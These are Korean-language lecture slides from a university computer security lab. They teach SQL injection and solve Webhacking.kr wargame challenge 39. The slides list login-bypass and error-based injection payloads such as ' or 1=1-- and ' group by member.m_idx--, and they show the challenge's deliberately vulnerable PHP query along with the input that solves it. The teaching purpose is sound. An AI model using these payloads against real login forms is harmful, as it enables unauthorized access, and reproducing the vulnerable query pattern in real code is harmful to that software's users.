

# 컴퓨터보안 실습

## 7주차

워게임 / Webhacking.kr  
문제 39번 SQL

# 실습 내용

---

- SQL 실습 이론 소개
- 실습 사이트 소개
- 39번 문제 확인
- 39번 문제 풀이
- Q & A

# SQL 실습 이론 소개

---

1) 첫번째 조회되는 사용자로 로그인하는 **SQL injection**

**ID : ' or 1=1--**

**PW : abcd**

**select \* from member where id=" or 1=1--' and  
pwd='abcd'**

**=> select \* from member where id=" or 1=1**

**=> select \* from member**

**=> 가장 먼저 조회되는 사용자로 로그인됨**

**-- : 주석처리 (MS-SQL)**

**# : 주석처리 (MySQL)**

# SQL 실습 이론 소개

---

## 2) 특정 사용자로 로그인하는 방법

```
select * from member where id='사용자입력값' and  
pwd='사용자입력값'
```

**ID : victim'--**

**PW : ?**

```
select * from member where id='victim'-- and pwd='?'  
=> select * from member where id='victim'
```

# SQL 실습 이론 소개

---

## Error Based SQL Injection

=> 에러 메시지를 통해 DB의 정보를 파악한다.

' having 1=1--

로그인 창의 ID에 입력 후 제출

member.m\_idx 필드명 획득

=> 회원정보가 들어있는 테이블명 : member

=> m\_idx 필드의 존재여부 확인

' group by memeber.m\_idx--

member.m\_id 필드명 획득

' group by member.m\_idx, member.m\_id--

member.m\_name 필드명 획득

' group by member.m\_idx, member.m\_id, member.m\_name--

# 실습 사이트 소개

Webhacking.kr (<http://webhacking.kr/> )



# 39번 문제 확인

- 웹해킹 문제 중에 보너스 문제 (100점)
- 39번 문제 사이트 = <http://webhacking.kr/challenge/bonus/bonus-10/>

< > | **N** |  webhacking.kr Challenge 39

● Chrome ● Facebook ● YouTube ● 서울과학기술

제출

# 39번 문제 풀이

- **소스코드 확인**
- ‘무엇을 해킹하는 문제일까?’ 고민
- 소스코드 확인(F12)
- 페이지 소스 코드 분석
- 보너스 문제페이지에서 index.php url 추가

```
1 <html>
2 <head>
3 <title>Challenge 39</title>
4 </head>
5 <body>
6 <!-- index.php -->
7
8
9 <form method=post action=index.php>
10 <input type=text name=id maxlength=15 size=30>
11 <input type=submit>
12 </form>
13 </body>
14 </html>
15
16
```



## • 소스코드 확인

- index.php를 입력한 소스이다.
- \$\_POST[id]는 0~15 글자이다.
- \\ 역슬래시는 "" 없어지는 것이고, '(싱글쿼터) 는 "(더블쿼터)로 바뀜
  - \* substr 은 지정된 문자열에서 지정한 부분만 들고 오는 것을 말함

```
<html>
<head>
<title>Challenge 39</title>
</head>
<body>

<?


$pw="?????";

if($_POST[id])
{
$_POST[id]=str_replace("ww", "", $_POST[id]);
$_POST[id]=str_replace("'", "", $_POST[id]);
$_POST[id]=substr($_POST[id], 0, 15);
$q=mysql_fetch_array(mysql_query("select 'good' from zmail_member where id='$_POST[id]'"));

if($q[0]=="good") @solve();
}

?>

<form method=post action=index.php>
<input type=text name=id maxlength=15 size=30>
<input type=submit>
</form>
</body>
</html>
```



Warning: mysql\_fetch\_array(): supplied argument is not a valid MySQL result resource in /home1/oldzombi2/challenge/bonus/bonus-10/index.php on line 17

제출

- 무작위로 글자를 적고 제출하게 되면 위와 같은 오류 발생
- `$q=mysql_fetch_array(mysql_query("select 'good' from zmail_member where id='$_POST[id]"));` 부분에서  
잘보면 `id='$_POST[id]`에 '(싱글쿼터) 부분이 닫혀있지 않아  
오류가 발생하는 부분이 확인가능함

← → ↻ | webhacking.kr/challenge/bonus/bonus-10/index.php

admin '

제출

- 위와 같이 입력하거나 **15**글자에 맞춰 끝에만 ' 를 넣어주면 문제 해결 완료

- 
- [kor\\_moon@naver.com](mailto:kor_moon@naver.com) 메일 전송
  - 화면 캡처하여 **2017날짜\_이름(컴퓨터보안).jpg** 형식으로 보내면 완료

Q & A

참고 문헌 :